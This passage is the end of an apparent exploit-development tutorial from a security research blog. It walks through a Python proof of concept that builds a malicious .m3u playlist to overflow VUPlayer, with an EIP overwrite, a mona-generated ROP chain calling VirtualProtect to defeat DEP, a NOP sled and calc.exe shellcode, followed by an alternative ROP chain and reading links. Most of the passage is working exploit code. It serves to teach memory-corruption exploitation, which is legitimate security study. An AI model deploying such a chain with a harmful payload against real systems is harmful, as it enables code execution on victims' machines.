
Now, sub in an actual payload, I'll be using a vanilla calc.exe payload. You can view the updated script below:

vuplayer_rop_poc5.py


```python
import struct

BUF_SIZE = 3000

def create_rop_chain():

    # rop chain generated with mona.py - www.corelan.be
    rop_gadgets = [
      0x10010157,  # POP EBP # RETN [BASS.dll]
      0x10010157,  # skip 4 bytes [BASS.dll]
      0x10015f77,  # POP EAX # RETN [BASS.dll]
      0xfffffdff,  # Value to negate, will become 0x00000201
      0x10014db4,  # NEG EAX # RETN [BASS.dll]
      0x10032f72,  # XCHG EAX,EBX # RETN 0x00 [BASS.dll]
      0x10015f82,  # POP EAX # RETN [BASS.dll]
      0xffffffc0,  # Value to negate, will become 0x00000040
      0x10014db4,  # NEG EAX # RETN [BASS.dll]
      0x10038a6d,  # XCHG EAX,EDX # RETN [BASS.dll]
      0x101049ec,  # POP ECX # RETN [BASSWMA.dll]
      0x101082db,  # &Writable location [BASSWMA.dll]
      0x1001621c,  # POP EDI # RETN [BASS.dll]
      0x1001dc05,  # RETN (ROP NOP) [BASS.dll]
      0x10604154,  # POP ESI # RETN [BASSMIDI.dll]
      0x10101c02,  # JMP [EAX] [BASSWMA.dll]
      0x10015fe7,  # POP EAX # RETN [BASS.dll]
      0x1060e25c,  # ptr to &VirtualProtect() [IAT BASSMIDI.dll]
      0x1001d7a5,  # PUSHAD # RETN [BASS.dll]
      0x10022aa7,  # ptr to 'jmp esp' [BASS.dll]
```

```
    ]
    return ''.join(struct.pack('<I', _) for _ in rop_gadgets)

junk = "A"*1012

rop_chain = create_rop_chain()

eip = struct.pack('<L',0x10601033) # RETN (BASSMIDI.dll)

nops = "\x90"*16

shellcode = ("\xbb\xc7\x16\xe0\xde\xda\xcc\xd9\x74\x24\xf4\x58\x2b\xc9\xb1"
"\x33\x83\xc0\x04\x31\x58\x0e\x03\x9f\x18\x02\x2b\xe3\xcd\x4b"
"\xd4\x1b\x0e\x2c\x5c\xfe\x3f\x7e\x3a\x8b\x12\x4e\x48\xd9\x9e"
"\x25\x1c\xc9\x15\x4b\x89\xfe\x9e\xe6\xef\x31\x1e\xc7\x2f\x9d"
"\xdc\x49\xcc\xdf\x30\xaa\xed\x10\x45\xab\x2a\x4c\xa6\xf9\xe3"
"\x1b\x15\xee\x80\x59\xa6\x0f\x47\xd6\x96\x77\xe2\x28\x62\xc2"
"\xed\x78\xdb\x59\xa5\x60\x57\x05\x16\x91\xb4\x55\x6a\xd8\xb1"
"\xae\x18\xdb\x13\xff\xe1\xea\x5b\xac\xdf\xc3\x51\xac\x18\xe3"
"\x89\xdb\x52\x10\x37\xdc\xa0\x6b\xe3\x69\x35\xcb\x60\xc9\x9d"
"\xea\xa5\x8c\x56\xe0\x02\xda\x31\xe4\x95\x0f\x4a\x10\x1d\xae"
"\x9d\x91\x65\x95\x39\xfa\x3e\xb4\x18\xa6\x91\xc9\x7b\x0e\x4d"
"\x6c\xf7\xbc\x9a\x16\x5a\xaa\x5d\x9a\xe0\x93\x5e\xa4\xea\xb3"
"\x36\x95\x61\x5c\x40\x2a\xa0\x19\xbe\x60\xe9\x0b\x57\x2d\x7b"
"\x0e\x3a\xce\x51\x4c\x43\x4d\x50\x2c\xb0\x4d\x11\x29\xfc\xc9"
"\xc9\x43\x6d\xbc\xed\xf0\x8e\x95\x8d\x97\x1c\x75\x7c\x32\xa5"
"\x1c\x80")

exploit = junk + eip + rop_chain + nops + shellcode

fill = "\x43" * (BUF_SIZE - len(exploit))

buf = exploit + fill

print "[+] Creating .m3u file of size "+ str(len(buf))

file = open('vuplayer-dep.m3u','w');
file.write(buf);
file.close();

print "[+] Done creating the file"
```

Run the final exploit script to generate the m3u file, restart VUPlayer in Immunity Debug and voila! We have a calc.exe!



Also, if you are lucky then Mona will auto-generate a complete ROP chain for you in the rop_chains.txt file from the !mona rop command (which is what I used). But, it's important to understand how these chains are built line by line before you go automating everything!




```
*** [ Python ] ***

  def create_rop_chain():

    # rop chain generated with mona.py - www.corelan.be
    rop_gadgets = [
      0x10015f77,  # POP EAX # RETN [BASS.dll]
      0x10109270,  # ptr to &VirtualProtect() [IAT BASSWMA.dll]
      0x1001eaf1,  # MOV EAX,DWORD PTR DS:[EAX] # RETN [BASS.dll]
      0x10030950,  # XCHG EAX,ESI # RETN [BASS.dll]
      0x1000f927,  # POP EBP # RETN [BASS.dll]
      0x1000d0ff,  # & jmp esp [BASS.dll]
      0x1000fdd2,  # POP EBX # RETN [BASS.dll]
      0x00000201,  # 0x00000201-> ebx
      0x1004041c,  # POP EDX # RETN [BASS.dll]
      0x00000040,  # 0x00000040-> edx
      0x10002f3a,  # POP ECX # RETN [BASS.dll]
      0x10108810,  # &Writable location [BASSWMA.dll]
      0x1001dc04,  # POP EDI # RETN [BASS.dll]
      0x1000396b,  # RETN (ROP NOP) [BASS.dll]
      0x10015f77,  # POP EAX # RETN [BASS.dll]
      0x90909090,  # nop
      0x1001d7a5,  # PUSHAD # RETN [BASS.dll]
    ]
    return ''.join(struct.pack('<I', _) for _ in rop_gadgets)

  rop_chain = create_rop_chain()
```

Resources, Final Thoughts and Feedback

Congrats on building your first ROP chain! It's pretty tricky to get your head around at first, but all it takes is a little time to digest, some solid assembly programming knowledge and a bit of familiarity with the Windows OS. When you get the essentials under your belt, these more advanced exploit techniques become easier to handle. If you found anything to be unclear or you have some recommendations then send me a message on Twitter (@shogun_lab). I also encourage you to take a look at some additional tutorials on ROP and the developer docs for the various Windows OS memory protection functions. See you next time in Part 6!

お疲れ様でした。

Tutorials

- [FuzzySecurity] Part 7: Return Oriented Programming
- [Corelan] Exploit writing tutorial part 10 : Chaining DEP with ROP – the Rubik's[TM] Cube

Research

- [Rapid7] Return Oriented Programming (ROP) Exploits Explained
- [Microsoft] VirtualProtect function
- [Microsoft] Virtual Memory Functions

Shogun Lab | 将軍ラボ

Shogun Lab | 将軍ラボ
steven@shogunlab.com

shogunlab
shogunlab
shogun_lab

Shogun Lab does application vulnerability research to help organizations identify flaws in their software before malicious hackers do.